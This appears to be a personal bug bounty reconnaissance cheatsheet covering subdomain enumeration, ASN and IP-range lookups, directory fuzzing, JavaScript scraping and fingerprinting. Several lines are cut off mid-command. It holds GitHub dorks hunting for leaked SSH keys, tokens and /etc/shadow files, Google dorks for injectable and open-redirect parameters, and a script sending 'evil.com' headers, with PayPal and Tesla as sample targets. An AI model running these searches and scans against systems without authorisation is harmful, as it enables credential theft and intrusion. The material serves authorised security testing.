Bug Bounty Cheatsheet

Bug Bounty Web App Subdomain Enumeration Cheatsheet Dec 17, 2019

This is a massive WIP and truthfully I was planning on keeping this a private post as I am really just braindumping my techniques on here not really ordered or structured but I figured it may be useful to other people.

Also before I continue these are my main references that have helped me build my own methodology.


- https://0xpatrik.com/subdomain-enumeration-2019/ - **Main One**
- https://payhip.com/b/wAoh - **Main One (Awesome Book)**
- https://pentester.land/conference-notes/2018/08/02/levelup-2018-the-bug-hunters-methodology-v3.html - **Main One**
- https://pentester.land/cheatsheets/2018/11/14/subdomains-enumeration-cheatsheet.html
- https://blog.usejournal.com/bug-hunting-methodology-part-1-91295b2d2066

Enumeration / Recon


</img>

Credit too Jason Haddix for ^

Random DNS Pic



Initial Stuff

Before we jump into Subdomain Enumeration which is typically the first step for any program that has a wildcard scope `*.domain` It's worth mentioning a few things and different locations we can get data from.

Also a small tip moving forward, if you are going to get into Bug Bounty I recommend that you rent yourself a VPS as it will help a lot when carrying out long & CPU intensive tasks. It will also help you offload heavy tasks and allow you to keep your main workstation for manual testing and recon etc.

My personal preference is DigitalOcean due to the simplicity of deployment / provisioning and backups. - You can use my referral code below to get $100 **FREE** Credit over a 60-Day Period :)

Referral Code: https://m.do.co/c/aa9fa82f580a

Burp Regex for Scope Control

```
.*\.domain\.com$
```

```
Putting this here as I always forget it :)
```

** Pull Root Subdomains from Final.txt**

```
cat final | rev | cut -d . -f 1-3 | rev | sort -u | tee root.subdomains
```

Port Scanning IP Ranges

```
First tip is to use Basic Shodan, Google Dorks & ASN lookups to find target

You can then import all the scans into something like this for a nice overv:

https://ivre.rocks/

Small Tips:

1) Run this on a VPS (Linode.com is my go-to)
2) Run inside a screen session with Screen -SmL
3) Pipe the output with | tee

Btw, some people will tell you to use massscan due to the speed but I find :
```

More to follow here….

Automation Frameworks

As more and more bug bounty hunters and researchers are moving towards continuous automation, with most of them writing or creating there own solutions I thought it would be relevant to share some open-source existing framworks which can be used.

Sp1der

```
#https://github.com/1N3/Sn1per

This is awesome and allows you to automate many things, although it costs $:

Considering the average payout of a bounty $200 isnt really much at all :)
```

Sub Domain Enumeration

Basic Enumeration with Subfinder

```
Make sure all API keys are populated, Shodan pro account is beneficial :)

Subfinder -d domain.com -o Outfile.txt
```

Rapid7 FDNS

```
https://opendata.rapid7.com/sonar.fdns_v2/

aptitude install jq pigz
wget https://opendata.rapid7.com/sonar.fdns_v2/2019-11-29-1574985929-fdns_a.
cat 20170417-fdns.json.gz | pigz -dc | grep ".target.org" | jq`
```

Rapid7 FDNS (Part 2)

```
https://opendata.rapid7.com/sonar.fdns_v2/

wget https://opendata.rapid7.com/sonar.fdns_v2/2019-11-29-1574985929-fdns_a.
2019-11-29-1574985929-fdns_a.json.gz | pigz -dc | grep ".target.org" | jq`


This is a huge 19GB and contains A Names there are seperate downloads for ot

https://opendata.rapid7.com/sonar.fdns_v2/
```

Rapid7 FDNS (Part 3 with DNSGrep)

```
#https://github.com/erbbysam/dnsgrep

Not tried this much yet but DNS Grep tool based around Rapid7 Sonar DNS
```

Assetfinder by Tomnomnom

```
https://github.com/tomnomnom/assetfinder

Of course Tomnomnom was going to appear here (alot) he has a lot of resource

go get -u github.com/tomnomnom/assetfinder

assetfinder domain.com

You need to set a couple API/Tokens for this too work, similar too Subfinder

facebook
Needs FB_APP_ID and FB_APP_SECRET environment variables set (https://develop

virustotal
Needs VT_API_KEY environment variable set (https://developers.virustotal.com

findsubdomains
Needs SPYSE_API_TOKEN environment variable set (the free version always give
```

Chaos - Project Discovery

```
- Requires a BETA Tester Key to function

chaos -d domain.com
```

Findomain

```
#https://github.com/Edu4rdSHL/findomain

Awesome little tool that can sometimes find domains amass cant - Also very c

** Marked below require API Keys to work

Certspotter
Crt.sh
Virustotal
Sublist3r
Facebook **
Spyse (CertDB) *
```

```
Bufferover
Threadcrow
Virustotal with apikey **

findomain -t moj.io
```

Reverse WHOIS Search

```
#https://tools.whoisxmlapi.com/reverse-whois-search

Search Org name above to find all WHOIS Records with this Organisation liste

For Ex. Oath Inc returns 10k subdomains

Take subdomains pipe them through assetfinder or amass again / crtsh.py
```

WaybackURLs - Fetch all URL's that WayBackMachine Knows About a Domain

```
#https://github.com/tomnomnom/waybackurls

cat subdomains | waybackurls > urls
```

Scan.io

```
Numerous repos & large dumps from various sources of Scans.

https://scans.io/
```

Assets-From-SPF / Pull Domains from SPF Records

```
https://github.com/yamakira/assets-from-spf

$ python assets_from_spf.py --help
```

```
Usage: assets_from_spf.py [OPTIONS] DOMAIN

Options:
  --asn / --no-asn  Enable/Disable ASN enumeration
  --help            Show this message and exit.
```

GitHub SubDomain Scrap

```
https://github.com/gwen001/github-search/blob/master/github-subdomains.py

As we have saw from various bug reports in the past, sometimes developers w

We can use github-subdomains.py to scrape for domains from public repos wit

python3 $Tools/github-subdomains.py -d paypal.com -t
```

Generate Basic Permutations

```
I have a small bash loop to handle this

#!/bin/bash
for i in $(cat /home/aidan/Tools/alterations.txt); do echo $i.$1;
done;
```

Reverse DNS Lookups on List of IP's

```
#https://github.com/hakluke/hakrevdns

Sometimes you may have a IP list of targets instead of domains, perhaps fro

hakluke~$ prips 173.0.84.0/24 | hakrevdns
173.0.84.110    he.paypal.com.
173.0.84.109    twofasapi.paypal.com.
173.0.84.114    www-carrier.paypal.com.
173.0.84.77 twofasapi.paypal.com.
173.0.84.102    pointofsale.paypal.com.
173.0.84.104    slc-a-origin-pointofsale.paypal.com.
173.0.84.111    smsapi.paypal.com.
```

```
173.0.84.203    m.paypal.com.
173.0.84.105    prm.paypal.com.
173.0.84.113    mpltapi.paypal.com.
173.0.84.8  ipnpb.paypal.com.
173.0.84.2  active-www.paypal.com.
173.0.84.4  securepayments.paypal.com.
```

AMass Basic Active Scan

```
You could do with a amass passive scan and not resolve domains with MassDNS

amass enum -d paypal.com,paypal.co.uk
```

Certificate Transparency Logs

```
python3 $BugBounty crt.sh domain.com

This script be found in my GitHub repo, it just takes a domain and passes it
```

Subdomain Brute Force (Subbrute & MassDNS)

```
$Tools/subbrute.py $Tools/massdns/lists/names.txt domain.com | massdns -r $T
```

Generate Permutations with AltDNS

```
altdns -i input_domains.txt -o permutationoutput.txt -w $Tools/altdns/words.

This may take a while to run but should always be part of your recon process
```

Generate Permutations with dnsGen (Overall Best Way)

```
#https://github.com/ProjectAnte/dnsgen

git clone https://github.com/ProjectAnte/dnsgen
cd dnsgen
pip3 install -r requirements.txt
python3 setup.py install

cat domains.txt | dnsgen - | massdns -r /path/to/resolvers.txt -t A -o J --t
```

Find Resolvable Domains with MassDNS

```
massdns -r $Tools/massdns/lists/resolvers.txt -t A -o S allsubdomains.txt -w

sed 's/A.*//' livesubdomains.messy | sed 's/CN.*//' | sed 's/\..$//' > domai
```

Find HTTP/HTTPS Servers with HTTProbe

```
cat domains.resolved | httprobe -c 50 -p 8080,8081,8089 | tee http.servers


the -p flag adds these ports to the scan, will increase time but good for fi
```

Find HTTP/HTTPS Servers with nMap and Filtering

```
sudo nmap -sS -p 80,443 -iL List.txt -oA m0chan.xml

import xmltree
def removeHostname():
   for host in root.iter('host'):
        for elem in host.iter():
            if 'name' in elem.attrib and elem.attrib['name'] == 'ISP_redir_s
                root.remove(host)
tree.write('output.xml')
```

Pass HTTProbe Results to EyeWitness

```
cp http.servers $Tools
$Tools/EyeWitness/eyewitness.py --web -f http.servers
```

Pass All Subdomains too S3 Scanner

```
Even if a subdomain does not follow normal bucket naming conventtion it may

Therefore run the following

python $Tools/S3Scanner/s3scanner.py -l domains.resolved -o buckets.txt

-d flag will dump all open buckets locally

If you find open buckets you can run the useful bash look to enumerate conte

for i in $(cat buckets.txt); do aws s3 ls s3://$i; done;

This will require basic auth key/secret which you can get for free from AWS
```

Finding CNames for all Domains

```
massdns -r massdns/lists/resolvers.txt -t CNAME -o S -w paypal.massdns.cname

cat paypal.subdomains | grep trafficmanager
cat paypal.subdomains | grep azure
```

Subdomain Bruteforcing with all.txt

```
#https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056

todo - As there is a few methods to talk about here but the best wordlists :

dnsrecon -d paypal.com -D all.txt -t brt

#Fastest is Probably SubBrute.py
```

```
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t all.txt


#Final method is using GoBuster which is also v fast
gobuster dns -d paypal.com -w all.txt
```

Subdomain Bruteforcing with Commonspeak Wordlists

```
#https://github.com/assetnote/commonspeak2
#https://github.com/assetnote/commonspeak2-wordlists

Common speak from Assetnote has a unique way of generating wordlists and
one of my favorite wordlists to use for subdomain brute forcing. There are
numerous datasets on Google Big query that are constantly being updated with
new information. These datasets are used by common speak to create a wordlis
that contain current technologies and terminology.

dnsrecon -d paypal.com -D commonspeak.txt -t brt


#Fastest is Probably SubBrute.py
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t commonspeak.tx

#Final method is using GoBuster which is also v fast
gobuster dns -d paypal.com -w commonspeak.txt
```

Fuzzing Subdomains with WFuzz

```
wfuzz -c -f re -w /SecLists/Discovery/DNS/subdomains-top1mil-5000.txt -u "ht
```

ASN Enumeration

I wasn't sure if I should add this under **Subdomain Enumeration** but doesn't really matter. Here are a few techniques to discover subdomains and ports via companies publicly available ASN numbers.

Reverse WHOIS on Company Name with Whoxy

```
#Requires a paid API key, but well worth the money :)

curl "http://api.whoxy.com/?key=xxxxx&reverse=whois&mode=micro&company=Uber+
```

ASNLookup

```
#https://github.com/yassineaboukir/Asnlookup

python asnlookup.py -o <Organization>`
```

Find Organistations ASN's

```
amass intel -org paypal
1449, PAYPAL-CORP - PayPal
17012, PAYPAL - PayPal
26444, PAYDIANT - PayPal
59065, PAYPALCN PayPal Network Information Services (Shanghai) Co.
206753, PAYPAL-
```

Find IPv4 Address Space from ASN

```
I have yet to find a good tool to do this so I will be writing something in

https://bgp.he.net/ASNNumberHere#_prefixes

https://bgp.he.net/AS17012#_prefixes
```

Prefix	Description
64.4.240.0/21	PayPal, Inc.
64.4.240.0/24	PayPal, Inc.
64.4.241.0/24	PayPal, Inc.
64.4.242.0/24	PayPal, Inc.
64.4.244.0/24	PayPal, Inc.
64.4.246.0/24	PayPal, Inc.
64.4.247.0/24	PayPal, Inc.
64.4.248.0/22	PayPal, Inc.
64.4.248.0/24	PayPal, Inc.
64.4.249.0/24	PayPal, Inc.
64.4.250.0/24	PayPal, Inc.
66.211.168.0/22	PayPal, Inc.
91.243.72.0/23	PayPal Pvt Ltd
173.0.80.0/20	PayPal, Inc.
173.0.80.0/22	PayPal, Inc.
173.0.84.0/24	PayPal, Inc.
173.0.88.0/24	PayPal, Inc.
173.0.93.0/24	PayPal, Inc.
173.0.94.0/24	PayPal, Inc.
173.0.95.0/24	PayPal, Inc.
185.177.52.0/22	Limited Liability Company Non-Banking Credit Institution PayPal RU

</img>

Parse CIDR from ASN Lookup too AMass Enum

```
amass enum -d paypal.com -cidr 64.4.240.0/21
```

```
I have found to have really good results using `amass enum` here + large CII
```

Content Discovery

Here I will discuss some basic tactics once you have a nice list of live subdomains

Basic Crawling

```
Crawling a website is typically one of the first places to start once you ha

The author of Bug Bounty Playbook created a tool to help with this

#https://github.com/ghostlulzhacks/crawler/tree/master

python3 $Tools/crawler/crawler.py -d https://paypal.com -l 2


These crawling results can also be combined with the JSearch techniques list
```

Commoncrawl One Liner

```
curl -sL http://index.commoncrawl.org | grep 'href="/CC'  |  awk -F'"' '{pri
```

Wayback Machine Crawling

```
#https://github.com/ghostlulzhacks/waybackMachine

Sometimes visiting wayback machine and looking up a domain will yield us sor

We can then use this data to find vulns,

Quote from Bug Bounty Playbook

"For instance, if you see the path “example.com/?redirect=something.com” you

You can do this manually on the site or using the script linked above

python3 $Tools/waybackMachine/waybackmachine.py paypal.com
```

Common Crawl Data

```
#https://github.com/ghostlulzhacks/commoncrawl

Just like The Wayback Machine Common Crawl also regularly crawls the interne
```

```
python3 $Tools/commoncrawl/cc.py -d paypal.com
```

Find Easy Wins with DirSearch

```
Of course if we have a large amount ot subs we can't just send over director

/phpinfo.php
/info.php
/admin.php
/api/apidocs
/apidocs
/api
/api/v2
/api/v1
/v2
/package.json
/security.txt
/application.wadl
/api/apidocs
/swagger
/swagger-ui
/swagger-ui.html
/swagger/swagger-ui.html
/api/swagger-ui.html
/v1.x/swagger-ui.html
/swagger/index.html
/graphql
/graphiql

python3 dirsearch.py -L http.servers -e .* -w paths --simple-report=dirsearc

Be careful with the -t flag, I am using a pretty beefy VPS for this stage :)
```

dirSearching with RobotsDisallowed1000.txt

```
This is similar to the previous method but we are using a Wordlist supplied

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content

This usually dosent take too long but can be depending on the scope.
```

```
Tip: Run this on a VPS

I have had some nice success with raft-large-files.php

python3 dirsearch.py -L http.servers -e .* -w RobotsDisallowed-Top1000.txt -

Be careful with the -t flag, I am using a pretty beefy VPS for this stage :)
```

Excessive DirSearching with RAFT

```
This may take a very long time to run and timeout depending on your scope bu

Tip: Run this on a VPS

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content

I have had some nice success with raft-large-files.php

python3 dirsearch.py -L http.servers -e .* -w wordlist --simple-report=dirse

Be careful with the -t flag, I am using a pretty beefy VPS for this stage :)
```

Meg - Find Many Paths for Hosts (Similar to DirSearch)

```
#https://github.com/tomnomnom/meg

meg --verbose paths http.servers

This will create a /out folder with results from each web server (use this a

grep -r api
grep -r phpinfo

Use this wordlist

https://gist.github.com/tomnomnom/57af04c3422aac8c6f04451a4c1daa51
```

```
etc etc
```

DirSearching with FFUF (New Method)

```
#https://github.com/ffuf/ffuf

Written in Go so very fast

Directory Fuzzing

ffuf -c -w /path/to/wordlist -u http://yahoo.com/FUZZ

GET Parameter Fuzzing

ffuf -w /path/to/paramnames.txt -u https://target/script.php?FUZZ=test_value

POST Data Fuzzing

ffuf -w /path/to/postdata.txt -X POST -d "username=admin\&password=FUZZ" -u
```

DirSearching with FFUF Loop (September 2020)

```
ffufhttpservices(){
for i in $(cat newsubs.httprobe); do  ffuf -u $i/FUZZ -w /root/Wordlists/New
-H "User-Agent: Mozilla/5.0 Windows NT 10.0 Win64 AppleWebKit/537.36 Chrome/
-c -fs 0 -t 30 -mc 200 -recursion ; done | tee xxxxx;
cat xxxxx | egrep -v "Method|Header|Follow|Calib|Timeout|Thread|Matc|Filt|v:

#Need to add a check if http/https both exist to only run https mayb?
}
```

EyeWitness - Source View

```
Recently while working on big programs I have had some success with grepping

VPS:> cd EyeWitness
```

```
VPS:> grep -r Tomcat
VPS:> grep -r IIS6.0


etc etc

When EyeWitness runs it will save the source of the URLs it screenshots ins:
```

WaybackURLs - Fetch all URL's that WayBackMachine Knows About a Domain

```
#https://github.com/tomnomnom/waybackurls

cat subdomains | waybackurls > urls
```

Archive.org Direct URL Access - Really Good

```
http://web.archive.org/cdx/search/cdx?url=*.visma.com/*&output=text&fl=orig:
```

GetAllURL's

```
Bash alias already created in profile on VPS - getallurls or getallurlsloop
```

GoSpider

```
#https://github.com/jaeles-project/gospider

- Run with single site

gospider -s "https://m0chan.co.uk" -c 10 -d 1

- Run with 20 sites & 10 bots each site

gospider -S sites.txt -o output -c 10 -d 1 -t 20
```

Tomnomnom's Concurl

```
#https://github.com/tomnomnom/concurl


▶ cat urls.txt
https://example.com/path?one=1&two=2
https://example.com/pathtwo?two=2&one=1
https://example.net/a/path?two=2&one=1

▶ cat urls.txt | concurl -c 3
out/example.com/6ad33f150c6a17b4d51bb3a5425036160e18643c https://example.cor
out/example.net/33ce069e645b0cb190ef0205af9200ae53b57e53 https://example.net
out/example.com/5657622dd56a6c64da72459132d576a8f89576e2 https://example.cor

▶ head -n 7 out/example.net/33ce069e645b0cb190ef0205af9200ae53b57e53
cmd: curl --silent https://example.net/a/path?two=2&one=1



Concurrent HTTP Requests because Go is fast as f
```

Get All Subdomain HTTP Headers & Responses

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-recon-process-us

Cool little bash loop to handle this, we will loop through all the found htt

Great way to find legacy web servers or quickly check the reponses to find e

Stored as GetAllHeadersandResponses.sh in my repo :)

Todo: I will rewrite this to support Tomnomnoms concurl to carry out concurr


#!/bin/bash
mkdir headers
mkdir responsebody
```

```
CURRENT_PATH=$(pwd)
for x in $(cat $1)
do
        NAME=$(echo $x | awk -F/ '{print $3}')
        curl -X GET -H "X-Forwarded-For: evil.com" $x -I > "$CURRENT_PATH/he
        curl -s -X GET -H "X-Forwarded-For: evil.com" -L $x > "$CURRENT_PATH
done
```

In the next step I will show how we can use the collected data to grab all J

Collecting JavaScript Files

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-recon-process-us

This script will crawl all the responses from the previous script and store

This is a good tactic as sometimes devs will hardcore API keys/tokens etc in

Stored as GetJSFiles.sh in my repo :)

#!/bin/bash
mkdir scripts
mkdir scriptsresponse
RED='\033[0;31m'
NC='\033[0m'
CUR_PATH=$(pwd)
for x in $(ls "$CUR_PATH/responsebody")
do
        printf "\n\n${RED}$x${NC}\n\n"
        END_POINTS=$(cat "$CUR_PATH/responsebody/$x" | grep -Eoi "src=\"[^>]
        for end_point in $END_POINTS
        do
                len=$(echo $end_point | grep "http" | wc -c)
                mkdir "scriptsresponse/$x/"
                URL=$end_point
                if [ $len == 0 ]
                then
                        URL="https://$x$end_point"
                fi
                file=$(basename $end_point)
                curl -X GET $URL -L > "scriptsresponse/$x/$file"
                echo $URL >> "scripts/$x"
        done
```

```
done

This method can be a little slow as there is no multithreading involved, but
```

JavaScript Link Finder

```
#https://github.com/GerbenJavado/LinkFinder

LinkFinder is one of the best tools for parsing endpoints from JavaScript fi

We can simple pass a .js file locally and it will parse all links contained

Of course if we combine this with the technique above we can usually find qu

python $Tools/LinkFinder -i m0chan.js -o cli
```

JsSearch

```
#https://github.com/incogbyte/jsearch

JsSearch is another handy JavaScript parser except this tool aims to find se

python3.7 $Tools/jsearch/jsearch.py -u https://starbucks.com -n Starbucks

This tool is handy as it does not require the files to be stored locally and

Although I recommened you add your own regexes as the default colletion is c
```

Finding Hidden Endpoints from Scraped JS Files

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-recon-process-us

#Dependancy: https://github.com/jobertabma/relative-url-extractor

Similar to the previous scripts this bash script will require the previous s
```

```
What we do here is parse the relative paths present in the scraped JS Files,

Providing we have 'relative-url-extractor' installed we can use the followir

Stored in my Repo as HiddenEndpointLoop.sh

#!/bin/bash
#looping through the scriptsresponse directory
mkdir endpoints
CUR_DIR=$(pwd)
for domain in $(ls scriptsresponse)
do
        #looping through files in each domain
        mkdir endpoints/$domain
        for file in $(ls scriptsresponse/$domain)
        do
                ruby ~/relative-url-extractor/extract.rb scriptsresponse/$dc
        done
done
```

Fuzzing URL Parameters

```
#https://www.hackplayers.com/2018/08/aron-parametros-get-post-bruteforce.htm
#https://github.com/m4ll0k/Aron

GET Bruteforce

$ go run aron.go -url http://www.test.com/index.php -get
$ go run aron.go -url http://www.test.com/index.php<[?|id=1|id=1&]> -get
$ go run aron.go -url http://www.test.com/index.php<[?|id=1|id=1&]> -get -wc


POST Bruteforce

$ go run aron.go -url http://www.test.com/index.php -post
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -post
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -post -data "us
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -post -data "us
```

Port Scanning Subdomains

```
I won't get into this much as it's fairly straight forward, simply parse you

Small Tips:

1) Run this on a VPS (Linode.com is my go-to)
2) Run inside a screen session with Screen -SmL
3) Pipe the output with | tee

Btw, some people will tell you to use massscan due to the speed but I find :
```

Aquatone

```
#https://github.com/michenriksen/aquatone/

Aquatone allows us to easily screenshot and port scan subdomains. Very fast

cat hosts.txt | aquatone -ports 80,443,3000,3001

small: 80, 443
medium: 80, 443, 8000, 8080, 8443 (same as default)
large: 80, 81, 443, 591, 2082, 2087, 2095, 2096, 3000, 8000, 8001, 8008, 808
xlarge: 80, 81, 300, 443, 591, 593, 832, 981, 1010, 1311, 2082, 2087, 2095,
```

Google Dorks

Bug Bounty Helper Tool (Perfect for All Dorks)

```
https://dorks.faisalahmed.me/#

Just enter your domain/subdomain and select which you would like to dork for
```

```
https://drive.google.com/file/d/1g-vWLd998xJwLNci7XuZ6L1hRXFpIAaF/view

site:your-target.com inurl:id=
site:your-target.com filetype:php
site:your-target.com intitle:upload
```

```
inurl:".php?id=" intext:"View cart"
inurl:".php?cid=" intext:"shopping"
inurl:/news.php?include=
inurl:".php?query="


#Open Redirect
inurl:url=https
inurl:url=http
inurl:u=https
inurl:u=http
inurl:redirect?https
inurl:redirect?http
inurl:redirect=https
inurl:redirect=http
inurl:link=http
inurl:link=https
inurl:redirectUrl=http site:paypal.com

#Codepad - Online Interpreter/Compiler, Sometimes Hard Coded Creds
site:codepad.co "Tesla"

#Scribd - EBooks / Although Sometimes Internal Files
site:scribd.com "Tesla"

#NodeJS Source
site:npmjs.com "Tesla"
site:npm.runkit.com "Tesla"

#Libararies IO
site:libraries.io "Tesla"

#Coggle - MindMapping Software
site:coggle.it "Tesla"

#Papaly
site:papaly.com "Tesla"

#Trello - Board Software
site:trello.com "Tesla"

#Prezi - Presentation Software
site:prezi.com "Tesla"

#JSDeliver - CDN for NPM & GitHub
site:jsdelivr.net "Tesla"
```

```
#Codepen - Online Coding Tool
site:codepen.io "Tesla"

#Pastebin - Online Txt Sharing
site:pastebin.com "Tesla"

#Repl - Online Compiler
site:repl.it "Tesla"

#Gitter - Open Source Messaging
site:gitter.im "Tesla"

#BitBucket - Similar to GitHub can Store Source Code
site:bitbucket.org "Tesla"

#Atlassian - Useful to find Confluence and Jira
site:*.atlassian.net "Tesla"

#Gitlab - Source Code
inurl:gitlab "Tesla"

#Find S3 Buckets
site:.s3.amazonaws.com "Tesla"

To simplify this process I copy the above into Sublime and copy replace Tes

https://chrome.google.com/webstore/detail/openlist/nkpjembldfckmdchbdiclhfec

We can also find specific content by appending the "ext:pdf or ext:conf" etc
```

Fingerprinting

During our recon phase and the techniques we employed above we gathered a lot of information about a target from subdomains, CIDR, ASN's, Endpoints etc but we didn't really gather HTTP Headers. I did show a few techniques but they probably fit in here more so I've just duplicated them for simplicity.

Fingerprinting usually consists of using our discovered endpoints and analysing the headers,version numbers, open/closed ports etc.

First technique is typically finding the open ports which we could do with nMap but it will take a while especially if we are working on a big program perhaps with tens of thousands of IP's. If this is

the case then it's probably best to look at Shodan.

Shodan Scans the entire internet on a daily basis and provides the data to it's users **(I highly recommend you get a pro account)**

Shodan Port Scan w/ CIDR

```
shodan.io

net:CIDR/24,CIDR/24

Example

net:109.70.100.50/24,89.67.54.0/22

You could also search via Organistations Name with
org:Paypal

Of course these techniques will only return assets on your targets OWN exter

ssl:paypal
```

MassScan

```
#https://github.com/robertdavidgraham/masscan

MassScan is awesome but truthfully from my experiences it can be very hit or

sudo masscan -p<Port Here> <CIDR Range Here> --exclude <Exclude IP> --
banners -oX <Out File Name>

You can also use the massscan-web-ui from OffSec or grep the results.

https://github.com/offensive-security/masscan-web-ui
```

Wappalyzer

```
#https://github.com/vincd/wappylyzer
```

```
One of the best tools for identifying the technologies in use on a site, I
```

WafW00f

```
#https://github.com/EnableSecurity/wafw00f

Awesome script to detect if your target is protected behind an XSS before yo

There are also a few cool Burp plugins to faciliate this.

The great thing about Wafw00f is it will try detect which WAF is in place,
```


Finding Sensitive Loot

I wasn't sure if I should put this under Exploitation but guess it's own section is fitting, a few techniques to find sensitive files that may have been pushed to github etc.

Github Dorking

```
Similar to Shodan dorks etc we can pass dorks ot github to search repos alor

For example

filename:.bash_history paypal.com
filename:id_rsa paypal.com
filename:token paypal.com
filename:apikey paypal.com
language:python username paypal.com
language:python:username

app.secret.key is also a good one to search for.


There is a awesome list of dorks located here

#https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt
```

```
Its very common for devs to accidently push
```



GitMiner

```
#https://github.com/UnkL4b/GitMiner

$:> python3 gitminer-v2.0.py -q 'filename:wp-config extension:php FTP_HOST

$:> python3 gitminer-v2.0.py --query 'extension:php "root" in:file AND "gov

$:> python3 gitminer-v2.0.py --query 'filename:shadow path:etc' -m root -c

$:> python3 gitminer-v2.0.py --query 'filename:configuration extension:php '

Full List of Dorks Here

https://github.com/UnkL4b/GitMiner
```

Finding Subdomains That Resolve to Internal IP

```
cat domains.txt | while read domain; do if host -t A "$domain" | awk '{print
```

Exploitation

